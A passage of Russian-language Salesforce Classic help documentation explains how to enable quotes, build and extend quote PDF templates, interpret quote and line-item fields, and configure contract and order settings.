5. Чтобы изменить курс обмена, введите новое значение диапазона дат и нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Общие сведения о функции расширенного управления валютами](#)

[Управление мультивалютой](#)

[Активация и отключение валюты](#)

## Включение и настройка смет

### Включение смет

Использование смет позволяет торговым представителям передавать клиентам сведения о ценах на продукты и услуги.

1. В разделе «Настройка» введите «*Параметры смет*» в поле «Быстрый поиск», затем выберите «**Параметры смет**».
2. Установите флажок «Включить сметы».
3. Сохраните внесенные изменения.
4. Чтобы добавить связанный список «Сметы» в стандартный макет страницы возможности, установите флажок «Макет возможности».
5. Чтобы добавить связанный список «Сметы» во все макеты страниц возможностей, настроенные пользователями, установите флажок «Добавить в настройки личного связанного списка пользователей».
6. Сохраните внесенные изменения.

 **Прим.:** Сметы нельзя отключить в следующих случаях:

- При наличии записей, ссылающихся на сметы, элементы строки сметы или PDF-сметы, используемые любыми компонентами приложения, в том числе полями формул, триггерами, бизнес-правилами и процессами утверждения. Чтобы отключить функцию «Сметы», удалите имеющиеся ссылки.
- Смета синхронизируется с возможностью. Чтобы отключить функцию «Сметы», отключите синхронизацию с возможностью на странице сведений о смете.

СМ. ТАКЖЕ:

[Сметы](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения или отключения смет:

- «Настройка приложения»

## Шаблоны сметы

Шаблоны позволяют наладить способ составления смет на продукты и услуги компании со стороны торговых представителей. Последние имеют возможность выбирать стандартные или настраиваемые шаблоны сметы из своих записей, генерировать сметы в формате PDF и отправлять их клиентам.

### Рекомендации по созданию шаблонов смет

Ниже приведены факторы, которые следует принять во внимание при создании шаблонов смет.

#### Создание, предварительный просмотр и активация шаблонов сметы

Определите внешний вид PDF-сметы своей компании, создав шаблоны, которые смогут выбрать ваши торговые представители, составляя сметы в формате PDF.

#### Расширение шаблонов сметы

После создания шаблона сметы добавьте функции для его расширения.

### Рекомендации по созданию шаблонов смет

Ниже приведены факторы, которые следует принять во внимание при создании шаблонов смет.

- PDF-сметы не поддерживают языки с письмом справа налево. Текст выравнивается по левой стороне страницы.
- Компонент «Поле текста или изображения» не поддерживает форматирование текста для языков с кодировкой «Юникод» (например, арабский и японский языки). Чтобы разрешить отображение иностранных символов в обычном тексте, обратитесь в компанию Salesforce для включения поддержки иностранных символов для полей типа «Область обогащенного текста» PDF-сметы.
- Функция расширенного управления валютами не поддерживается.
- Максимальное количество символов, поддерживаемое компонентом шаблонов смет «Поле текста или изображения», составляет 32 000, включая скрытые HTML-символы, используемые для форматирования текста.
- В некоторых случаях на палитре шаблонов смет или в PDF-документе, созданном на основе шаблона, может не отображаться одно из полей.
  - Если стандартное значение поля превышает 255 символов, шаблоны сметы не поддерживают текстовые области или поля.
  - Поле, которое не может быть просмотрено или обновлено ввиду заданных параметров безопасности, не отображается в PDF-документах, созданных на основе шаблона, даже в том случае, если оно добавлено в шаблон. PDF-документы отображают только поля, доступные для чтения.
  - Поле, которое отображается в макете страницы сметы, но не содержит значения для данной сметы, отображается на палитре шаблонов смет, но не отображается в PDF-документах, созданных на основе данной сметы.
  - Пустые поля элемента строки сметы не отображаются в виде столбцов списка при создании PDF-документа даже в том случае, если они добавлены в шаблон. Например, если элементы строки сметы не содержат скидку, то столбец «Скидка» не отображается даже в том случае, если поле «Скидка» добавлено в список.
  - Связанный список, отсутствующий в макете страницы сметы, не отображается на палитре шаблонов или в PDF-сметах, использующих данный макет страницы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Если валюта продукта возможности отличается от валюты пользователя в мультивалютной организации, то поля валюты для смет и элементов строки сметы отображают обе валюты: валюта продукта преобразуется в валюту пользователя, а преобразованная стоимость отображается в скобках. В полях настраиваемых отчетов по сметам отображается валюта отчета. Полями валюты считаются: «Промежуточная сумма», «Налог» и «Общая сумма».
- Если организация Salesforce использует безопасную среду Developer Sandbox или Developer Pro Sandbox, то шаблоны, содержащие поля «Текст/изображение», не могут быть открыты для редактирования в безопасной среде.
- Поля разделов и столбцы списков используют разное выравнивание, поэтому при добавлении раздела «Итого» ниже списка значения его полей не выравниваются по крайним правым значениям списка. Например, шаблон содержит список элементов строки сметы, в том числе столбец «Итого к оплате», который занимает крайнее правое положение и отображает общую сумму для каждого элемента строки. Если раздел «Итого» добавляется ниже списка и содержит поля «Промежуточная сумма», «Итого к оплате» и «Общая сумма», то значения полей отображают общую сумму по всем элементам строки, но не выравниваются по столбцу списка «Итого к оплате».

СМ. ТАКЖЕ:

[Создание, предварительный просмотр и активация шаблонов сметы](#)

### Создание, предварительный просмотр и активация шаблонов сметы

Определите внешний вид PDF-сметы своей компании, создав шаблоны, которые смогут выбрать ваши торговые представители, составляя сметы в формате PDF.

1. Введите строку «*Шаблоны*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Шаблоны**» в разделе «Сметы».
2. Нажмите кнопку «**Создать**» и выберите шаблон (например, «*Стандартный шаблон*»), который должен использоваться для создания шаблона.
3. Введите имя нового шаблона и нажмите кнопку «**Сохранить**».
4. В редакторе шаблонов перетащите нужные элементы в шаблон и введите данные. Чтобы сделать вставку, выполните следующие условия.
  - Как минимум одно поле сметы или поля связанных объектов, перетащите компонент «Раздел» и добавьте поля.
  - Текст, доступный для редактирования и форматирования (например, условия), воспользуйтесь компонентом «Поле текста или изображения».
  - Изображение (например, логотип компании), воспользуйтесь компонентом «Поле текста или изображения».
  - Таблицу полей сметы или полей другого объекта (например, элемента строки сметы), воспользуйтесь компонентом «Список».
5. Чтобы сохранить внесенные изменения и продолжить работу с шаблоном, нажмите кнопку «**Быстрое сохранение**».
6. Чтобы гарантировать соответствие новой PDF-сметы текущим требованиям, нажмите кнопку «**Сохранить и открыть предварительный просмотр**».

Функция предварительного просмотра открывает шаблоны в представлении профиля «Системный администратор». Предварительный просмотр шаблона поддерживает отображение добавленного обогащенного текста или изображения. Остальные данные имитируются.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания шаблонов сметы:

- «Настройка приложения»

Для просмотра шаблонов сметы:

- «Просмотр настройки и конфигурации»

 **Важное замечание:** Кнопка «Сохранить и открыть предварительный просмотр» сохраняет изменения, внесенные в шаблон. Данные изменения не могут быть отменены после предварительного просмотра.

7. По завершении нажмите кнопку «Сохранить».
8. Вернитесь на страницу «Шаблоны сметы» и перейдите по ссылке «Активировать».

СМ. ТАКЖЕ:

[Расширение шаблонов сметы](#)

[Поля шаблонов сметы](#)

## Расширение шаблонов сметы

После создания шаблона сметы добавьте функции для его расширения.

### [Добавление обогащенного текста в шаблон сметы](#)

В текст, а также в верхний и нижний колонтитулы шаблона можно добавить форматированный текст, например адрес компании или условия.

### [Добавление списка в шаблон сметы](#)

Пользователи могут настроить параметры отображения полей элементов строки сметы и любых других стандартных или настраиваемых объектов, связанных со сметой взаимосвязью «Поиск». Список выглядит, как таблица, столбцы которой соответствуют именам полей.

### [Добавление изображения в шаблон сметы](#)

В текст, а также в верхний и нижний колонтитулы шаблона сметы можно добавить изображение, например логотип компании.

### [Добавление раздела «Итого» в шаблон сметы](#)

Пользователи могут добавлять в сметы поля для промежуточных и общих итоговых сумм.

### [Добавление блока подписи в шаблон сметы](#)

Наличие блоков подписи и строк даты позволяет клиентам утверждать сметы.

### [Рекомендации по использованию редактора шаблонов сметы](#)

По вопросам создания и редактирования шаблонов сметы ищите дополнительную информацию в основных рекомендациях.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Добавление обогащенного текста в шаблон сметы

В текст, а также в верхний и нижний колонтитулы шаблона можно добавить форматированный текст, например адрес компании или условия.

1. Перетащите компонент «Поле текста или изображения» в верхний колонтитул, нижний колонтитул или любой раздел текста шаблона.
2. Введите или вставьте текст в поле.
3. При необходимости примените форматирование.
4. Нажмите кнопку «ОК».

СМ. ТАКЖЕ:

[Рекомендации по использованию редактора шаблонов сметы](#)

[Добавление изображения в шаблон сметы](#)

[Расширение шаблонов сметы](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания шаблонов сметы:

- «Настройка приложения»

Для просмотра шаблонов сметы:

- «Просмотр настройки и конфигурации»

### Добавление списка в шаблон сметы

Пользователи могут настроить параметры отображения полей элементов строки сметы и любых других стандартных или настраиваемых объектов, связанных со сметой взаимосвязью «Поиск». Список выглядит, как таблица, столбцы которой соответствуют именам полей.

Список может содержать не более 10 полей.

 **Прим.:** Списки могут быть добавлены только в текст шаблона сметы.

1. Перетащите список из палитры в шаблон.
2. Введите заголовок для списка. Чтобы скрыть заголовок раздела в шаблоне или PDF-документе, установите флажок в поле «**Скрыть заголовок**».
3. Выберите объект, поля которого должны отображаться в списке, в поле «Объект».
4. Чтобы переместить столбцы из списка «Доступные поля» в список «Выбранные поля», воспользуйтесь кнопками «**Добавить**» и «**Удалить**». Чтобы изменить порядок отображения столбцов, воспользуйтесь кнопками «**Вверх**» и «**Вниз**».
5. Нажмите кнопку «**ОК**».

СМ. ТАКЖЕ:

[Рекомендации по использованию редактора шаблонов сметы](#)

[Расширение шаблонов сметы](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания шаблонов сметы:

- «Настройка приложения»

Для просмотра шаблонов сметы:

- «Просмотр настройки и конфигурации»

### Добавление изображения в шаблон сметы


В текст, а также в верхний и нижний колонтитулы шаблона сметы можно добавить изображение, например логотип компании.

Прежде чем начать работу, просмотрите раздел с [рекомендациями](#).

#### Вставка загруженного изображения

1. Чтобы вставить изображение, хранящееся в Salesforce CRM Content, найдите и загрузите нужное изображение в локальный каталог файлов.
2. Перетащите компонент «Поле текста или изображения» в верхний колонтитул, нижний колонтитул или любой раздел текста шаблона.
3. Щелкните значок изображения, нажмите кнопку **«Выбрать файл»** и найдите нужное изображение в каталоге файлов.
4. Щелкните **«Открыть»**, затем **«Вставить»**.  
Изображение добавляется в поле. Чтобы изменить размер изображения, перетащите манипулятор размера, отображающий высоту и ширину изображения в пикселях.
5. Нажмите кнопку **«ОК»**.
6. Чтобы просмотреть изображение в PDF-документе, созданном на основе шаблона, нажмите кнопку **«Сохранить и открыть предварительный просмотр»**.
7. Чтобы скрыть заголовок раздела в шаблоне или PDF-документе, установите флажок в поле **«Скрыть заголовок»** в свойствах раздела.

#### Вставка изображения из веб-адреса Salesforce

1. При необходимости загрузите изображение на вкладку «Документы» или определите статический ресурс.
2. Перетащите компонент «Поле текста или изображения» в верхний колонтитул, нижний колонтитул или любой раздел текста шаблона.
3. Чтобы скрыть заголовок раздела в шаблоне или PDF-документе, установите флажок в поле **«Скрыть заголовок»**.
4. Нажмите кнопку **«ОК»**.
5. Откройте вкладку «Документы» или страницу «Статические ресурсы», затем откройте страницу сведений об изображении, нажмите кнопку **«Просмотр файла»** и скопируйте его URL-адрес.
6. Откройте редактор шаблонов сметы и щелкните значок  в заголовке «Поле текста или изображения».
7. Щелкните значок изображения и откройте вкладку «Веб-адрес».
8. Вставьте URL-адрес в поле «URL-адрес» и нажмите кнопку **«Вставить»**.  
Изображение добавляется в поле. Чтобы изменить размер изображения, перетащите манипулятор размера, отображающий высоту и ширину изображения в пикселях.
9. Нажмите кнопку **«ОК»**.
10. Чтобы просмотреть изображение в PDF-документе, созданном на основе шаблона, нажмите кнопку **«Сохранить и открыть предварительный просмотр»**.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания шаблонов сметы:

- «Настройка приложения»

Для просмотра шаблонов сметы:

- «Просмотр настройки и конфигурации»



- !** **Важное замечание:** Если изображение удаляется со вкладки «Документы» или страницы «Статические ресурсы», то шаблон отображает сообщение о недоступности изображения. Восстановите изображение, откройте шаблон, удалите сообщение об ошибке и повторно вставьте URL-адрес.


СМ. ТАКЖЕ:

[Рекомендации по использованию редактора шаблонов сметы](#)

[Расширение шаблонов сметы](#)

Добавление раздела «Итого» в шаблон сметы

Пользователи могут добавлять в сметы поля для промежуточных и общих итоговых сумм.

1. Выполните одно из указанных ниже действий.
  - a. При создании шаблона выберите значение «*Стандартный шаблон*» и внесите необходимые изменения в раздел «Итого».
  - b. Перетащите раздел в макет любого шаблона. Затем перетащите поля суммы (например, «Промежуточная сумма» и «Общая сумма») в правую часть раздела. Если раздел размещается непосредственно под списком, скройте заголовок.
2. Щелкните значок  и выберите выравнивание по правому краю.
3. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

[Рекомендации по использованию редактора шаблонов сметы](#)

[Расширение шаблонов сметы](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания шаблонов сметы:

- «Настройка приложения»

Для просмотра шаблонов сметы:

- «Просмотр настройки и конфигурации»

### Добавление блока подписи в шаблон сметы

Наличие блоков подписи и строк даты позволяет клиентам утверждать сметы.

1. Перетащите компонент «Поле текста или изображения» в нижний колонтитул шаблона. Чтобы выровнять блок подписи по правому краю или создать два блока подписи, рекомендуем использовать двухстолбцовый нижний колонтитул.
2. Введите метку для каждой создаваемой строки. Например: «Подпись», «Имя», «Должность» или «Дата».
3. Чтобы создать строку для подписи или добавления дополнительных сведений, нажмите и удерживайте клавишу подчеркивания.
4. Нажмите кнопку «ОК».
5. Сохраните внесенные изменения.

СМ. ТАКЖЕ:




[Рекомендации по использованию редактора шаблонов сметы](#)

[Расширение шаблонов сметы](#)

### Рекомендации по использованию редактора шаблонов сметы

По вопросам создания и редактирования шаблонов сметы ищите дополнительную информацию в основных рекомендациях.

#### Общие рекомендации

- Чтобы развернуть или свернуть палитру, щелкните значок , расположенный под палитрой.
- Выберите объект, поля которого должны отображаться на палитре, в левом столбце.
- Чтобы найти нужный элемент палитры, воспользуйтесь полем «Быстрый поиск».
- Чтобы добавить элемент в шаблон, перетащите нужный элемент из палитры в расположенный ниже макет.
- Чтобы удалить элемент из макета, перетащите нужный элемент на палитру или наведите указатель мыши на его заголовок и щелкните значок .
- В любом разделе (включая верхний и нижний колонтитул) дважды щелкните его заголовок или нажмите на значок , чтобы выполнить следующие действия.
  - Скрыть заголовок раздела.
  - Скрыть метки полей. (Имена полей отображаются серым цветом в редакторе шаблонов сметы и не отображаются в PDF-сметах).
  - Изменить количество столбцов (один или два).
  - Выровнять поля.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания шаблонов сметы:

- «Настройка приложения»


Для просмотра шаблонов сметы:

- «Просмотр настройки и конфигурации»

#### ВЕРСИИ




Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Чтобы переименовать шаблон, щелкните **«Свойства шаблона сметы»**.
- Для отображения поля содержимого без меток в разделах шаблонов сметы, верхних и нижних колонтитулах нажмите на значок  и установите флажок «Скрыть».
- Чтобы добавить пустое поле в любую область шаблона, воспользуйтесь компонентом «Пробел».

**Рекомендации по использованию верхних и нижних колонтитулов**

Верхний или нижний колонтитулы являются разделами, так как позволяют добавлять поля, а также отображать или скрывать заголовок. Верхний и нижний колонтитулы нельзя удалить или дополнить другими разделами.


- Выберите объект в редакторе шаблонов сметы и перетащите нужные поля в верхний или нижний колонтитулы.
- Чтобы добавить изображение (например, логотип компании) или расширенные сведения (например, условия), воспользуйтесь компонентом «Поле текста или изображения».
- Чтобы изменить количество столбцов в верхнем или нижнем колонтитуле, щелкните значок , и выберите нужное число (один или два).
  - Чтобы растянуть изображение по ширине страницы, рекомендуем использовать одностолбцовый верхний или нижний колонтитул.
  - Чтобы добавить текст условий, рекомендуем использовать одностолбцовый нижний колонтитул.
- Чтобы выровнять поля внутри столбца, щелкните значок  и выберите выравнивание по правому или левому краю.
- Чтобы скрыть метки полей, щелкните значок  и установите флажок «Скрыть».

СМ. ТАКЖЕ:

[Расширение шаблонов сметы](#)

**Поля шаблонов сметы**

Если вы работаете с шаблонами сметы, ознакомьтесь с информацией о полях шаблонов.

 **Прим.:** Чтобы разобраться в информации, которая будет предоставлена при выборе полей для шаблона, воспользуйтесь данными из столбца «Имя поля шаблона» в приведенной ниже таблице, которые отсутствуют в PDF-документах, созданных по шаблону.

| Объект              | Поле объекта        | Имя поля шаблона             | Имя поля PDF-документа |
|---------------------|---------------------|------------------------------|------------------------|
| Пользователь        | Личное имя, Фамилия | Подготовил (имя)             | Подготовил             |
| Пользователь        | Эл. почта           | Подготовил (адрес эл. почты) | Адрес эл. почты        |
| Пользователь        | Тел.                | Подготовил (тел.)            | Тел.                   |
| Пользователь        | Факс                | Подготовил (факс)            | Факс                   |
| Сведения о компании | Адрес               | Организация (адрес)          | Адрес компании         |

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

| Объект          | Поле объекта  | Имя поля шаблона          | Имя поля PDF-документа |
|-----------------|---|---------------------------|------------------------|
| Документы сметы | Скрыто. Дата создания и сохранения PDF-документа в объекте «Документы сметы». | PDF-смета (дата создания) | Дата создания          |

СМ. ТАКЖЕ:

[Создание, предварительный просмотр и активация шаблонов сметы](#)

## Рекомендации по добавлению изображений в шаблоны сметы

Прежде чем добавлять изображения в шаблоны сметы, выполните несколько ключевых условий.

- Изображения для загрузки могут храниться в файловой системе пользователя или в Salesforce CRM Content.
- При хранении изображений на вкладке «Документы» или на странице «Статические ресурсы» создается веб-адрес, который может использоваться для их вставки.
- Слишком большие изображения автоматически обрезаются при создании PDF-смет на основе шаблона. Чтобы предотвратить обрезку, вставьте изображение и нажмите кнопку **«Сохранить и открыть предварительный просмотр»**. При необходимости измените размер изображения.
- Чтобы вставить изображение из *общедоступного* веб-адреса (то есть адреса вне системы Salesforce, например адреса корпоративного веб-сайта), обратитесь в компанию Salesforce с просьбой добавить общедоступный URL-адрес в список надежных адресов организации Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**


СМ. ТАКЖЕ:

[Добавление изображения в шаблон сметы](#)

## Поля смет

Прежде чем приступать к устранению неполадок в сметах или в работе с настраиваемыми полями, ознакомьтесь с приведенными ниже сведениями о полях смет.

Данные таблицы содержат поля сметы. Отображение и возможность редактирования полей зависят от макета страницы, параметров безопасности поля и версии Salesforce. (Безопасность поля доступна только в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.)

- 
**Прим.:** Если валюта продукта возможности отличается от валюты пользователя в мультивалютной организации, то поля валюты для смет и элементов строки сметы отображают обе валюты: валюта продукта преобразуется в валюту пользователя, а преобразованная стоимость отображается в скобках. В полях настраиваемых отчетов по сметам отображается валюта отчета. Полями валюты считаются: «Промежуточная сумма», «Налог» и «Общая сумма».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

| Поле                          | Описание   |
|-------------------------------|--|
| Имя организации               | Имя организации, связанной с возможностью сметы. (Только для чтения)   |
| Кому (дополнительно)          | Поле дополнительного адреса. По умолчанию данное поле не отображается в макете страницы.   |
| Кому (дополнительно) : имя    | Имя человека или название компании, связанное с дополнительным адресом.  |
| Адрес для счета               | Адрес выставления счета для организации, связанной со сметой.  |
| Имя для счета                 | Имя человека или название компании для выставления счета по смете.   |
| Имя контакта                  | Имя контакта, связанного со сметой. По умолчанию данное поле содержит основной контакт возможности.  |
| Контракт                      | Контракт, связанный со сметой.   |
| Создано                       | Пользователь, создавший смету, а также дата и время создания. (Только для чтения)  |
| Описание                      | Описание сметы или примечания, позволяющие отличить одну версию сметы от другой.   |
| Скидка                        | Средневзвешенное значение всех скидок для элементов строки сметы. Данное поле поддерживает любые положительные числа до 100. (Только для чтения)                                 |
| Эл. почта                     | Адрес электронной почты контакта, связанного со сметой. Данное поле заполняется автоматически при добавлении контакта.   |
| Дата истечения срока действия | Дата истечения срока действия данной сметы.  |
| Факс                          | Номер факса контакта, связанного со сметой. Данное поле заполняется автоматически при добавлении контакта.   |
| Общая сумма                   | Общая сумма сметы плюс налоги и стоимость отправки. (Только для чтения)  |
| Последнее изменение сделано   | Пользователь, который изменял смету последним, а также дата и время изменения. (Только для чтения)   |
| Элементы строки               | Количество элементов строки сметы.   |
| Имя возможности               | Имя возможности, связанной со сметой. (Только для чтения)  |
| Тел.                          | Номер телефона контакта, связанного со сметой. Данное поле заполняется автоматически при добавлении контакта.  |
| Имя сметы                     | Имя сметы.   |
| Номер сметы                   | Автоматически создаваемый номер сметы. (Только для чтения)   |
| Адрес для сметы               | Адрес для отправки сметы на утверждение (например, адрес стороннего агентства, представляющего интересы покупателя). По умолчанию данное поле не отображается в макете страницы. |

| Поле                 | Описание  |
|----------------------|---|
| Имя для сметы        | Имя объекта (например, пользователя или компании), которому смета отправляется на утверждение.  |
| Тип записи           | Имя поля, которое определяет значения раскрывающегося списка, доступные для записи. Тип записи может быть связан с процессом продаж. Доступно в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.   |
| Доставка и обработка | Общая стоимость отправки и обработки сметы.   |
| Адрес доставки       | Адрес отправки для организации, связанной со сметой.  |
| Имя для доставки     | Имя объекта (например, пользователя или компании), которому отправляются элементы строки сметы.   |
| Статус               | <p>Текущий статус сметы. Стандартные значения:</p> <ul style="list-style-type: none"> <li>• —Нет—</li> <li>• Черновик</li> <li>• Требуется согласования</li> <li>• В процессе рассмотрения</li> <li>• Утверждено</li> <li>• Отклонено</li> <li>• Передано на рассмотрение</li> <li>• Принято</li> <li>• Отклонено</li> </ul> <p>Администратор организации определяет статус, назначаемый новым сметам по умолчанию, а также статусы, позволяющие отправку PDF-сметы по электронной почте.</p> |
| Промежуточная сумма  | Общая сумма по элементам строки сметы без учета скидок, налогов и стоимости отправки. (Только для чтения)   |
| Синхронизация        | Данное поле определяет наличие синхронизации между сметой и связанной возможностью. (Только для чтения)   |
| Налог                | Общая сумма налогов по смете.   |
| Итоговая цена        | Общая сумма по элементам строки сметы с учетом скидок, но без учета налогов и стоимости отправки. (Только для чтения)   |

### Поля элементов строки сметы

| Поле    | Описание   |
|---------|--|
| Создано | Пользователь, создавший элемент строки, а также дата и время создания. (Только для чтения) |

| Поле                        | Описание  |
|-----------------------------|---|
| Дата                        | Дата предоставления услуги, дата вступления в силу или любая другая дата, связанная с продуктом.  |
| Скидка                      | Скидка, применяемая к элементу строки. Введите число (включая или не включая символ). Количество знаков после запятой не должно превышать двух.   |
| Последнее изменение сделано | Пользователь, который изменял элемент строки последним, а также дата и время изменения. (Только для чтения)   |
| Краткое описание            | Описание продукта в элементе строки.  |
| Номер элемента строки       | Автоматически создаваемый номер элемента строки. (Только для чтения)  |
| Цена по прайс-листу         | Цена продукта по прайс-листу, в том числе валюта. (Только для чтения)   |
| Продукт                     | Имя элемента строки (продукта) по прайс-листу. (Только для чтения)  |
| Код продукта                | Внутренний код или номер продукта, используемый для идентификации.  |
| Количество                  | Количество единиц данного продукта, указанное в смете. Значение должно превышать единицу. Если смета синхронизирована с возможностью, то данное поле элемента строки сметы обновляет продукт возможности. Данное поле также отображается в списке «Продукты» на странице «Редактирование прогноза возможности» при использовании функции прогнозирования для возможностей ( <a href="#">в зависимости от используемой версии функции прогнозирования</a> ).   |
| Имя сметы                   | Имя сметы, содержащей элемент строки.   |
| Продажная цена              | Цена продукта. По умолчанию реализационная цена продукта, добавленного в возможность или смету, соответствует цене продукта по прайс-листу, но может быть изменена. Если смета синхронизирована с возможностью, то данное поле элемента строки сметы обновляет продукт возможности. Если смета синхронизирована с возможностью, то данное поле элемента строки сметы обновляет продукт возможности. Данное поле также отображается в списке «Продукты» на странице «Редактирование прогноза возможности» при использовании функции прогнозирования для возможностей ( <a href="#">в зависимости от используемой версии функции прогнозирования</a> ). |
| Расписание                  | Данное поле определяет наличие расписаний для элементов строки в возможности. Стандартные расписания не переносятся из возможности при копировании продуктов возможности в смету.   |
| Промежуточная сумма         | Продажная цена элемента строки, умноженная на количество.   |
| Итоговая цена               | Реализационная цена элемента строки контракта, умноженная на количество, минус скидка.  |

## Настройка параметров контрактов

### Настройка параметров контрактов

Настройте систему Salesforce в соответствии с внутренними процессами управления контрактами. Чтобы перейти на страницу, введите строку «*Параметры контракта*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры контракта**». Ниже перечислены задачи, доступные на странице «Параметры контракта».

#### Включение уведомлений об истечении срока действия контрактов

Чтобы отправлять ответственным за организации и контракты автоматические электронные уведомления об истечении срока действия контракта, установите соответствующий флажок. Чтобы активировать данные уведомления, выполните указанные ниже действия.


1. Установите флажок «Отправлять электронные уведомления об истечении срока действия контракта. . .».
2. Нажмите кнопку «**Сохранить**».

Чтобы отменить отправку уведомлений, снимите данный флажок и нажмите кнопку «**Сохранить**».

#### Отключение автоматического вычисления дат окончания контрактов

Контракты могут быть бессрочными или даты окончания могут вводиться пользователями вручную. Чтобы отключить автоматическое вычисление дат окончания контрактов, выполните указанные ниже действия.

1. Снимите флажок «Автоматически рассчитывать дату окончания контракта».
2. Нажмите кнопку «**Сохранить**».
3. Чтобы гарантировать доступность полей «Дата окончания контракта», «Дата начала контракта» и «Срок контракта» для просмотра и редактирования, просмотрите макет страницы и параметры безопасности поля.
  - Чтобы включить автоматическое вычисление, установите данный флажок и нажмите кнопку «**Сохранить**». Поле «Дата окончания контракта» не отображается на странице редактирования контракта при автоматическом вычислении его значения системой Salesforce.

 **Прим.:** Если флажок «**Автоматически рассчитывать дату окончания контракта**» установлен, но поле «Дата начала контракта» или «Срок контракта» не содержит значения, то поле «Дата окончания контракта» будет пустым.

#### Отслеживание журнала для всех статусов

По умолчанию отслеживается журнал для контрактов со статусом «**В процессе утверждения**» или «**Активировано**». Чтобы отслеживать журнал для контрактов со всеми статусами, выполните указанные ниже действия.

1. Установите флажок «Отслеживать журнал для всех статусов».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Контракты доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Утверждения доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров контрактов:

- «Настройка приложения»



## 2. Нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

- [Общие сведения о контрактах](#)
- [Настройка параметров заказов](#)

## Настройка параметров заказов

### Настройка параметров заказов

Настройте систему Salesforce в соответствии с внутренними процессами управления заказами.

Чтобы настроить перечисленные ниже параметры заказов, воспользуйтесь страницей «Параметры заказов» в меню «Настройка».

#### [Включение заказов](#)

Чтобы разрешить пользователям отслеживание и управление запросами клиентов на продукты или услуги, включите заказы для организации.

#### [Включение сокращенных заказов](#)

Чтобы разрешить пользователям обработку возвратов или сокращений для активированных заказов, включите сокращенные заказы для организации.

#### [Включение отрицательных количеств для продуктов заказа](#)

Чтобы разрешить пользователям добавление продуктов заказа, количества которых не превышают нуля, включите отрицательные количества для организации.

СМ. ТАКЖЕ:

- [Общие сведения о заказах](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров заказов:

- «Настройка приложения»

## Включение заказов

Чтобы разрешить пользователям отслеживание и управление запросами клиентов на продукты или услуги, включите заказы для организации.

1. В настройке введите «*Параметры заказов*» в поле «Быстрый поиск», затем выберите «**Параметры заказов**».
2. Установите флажок «Включить заказы».
3. Нажмите кнопку «**Сохранить**».
4. Выберите макеты страниц, которые должны содержать связанный список «Заказы», и нажмите кнопку «Сохранить».
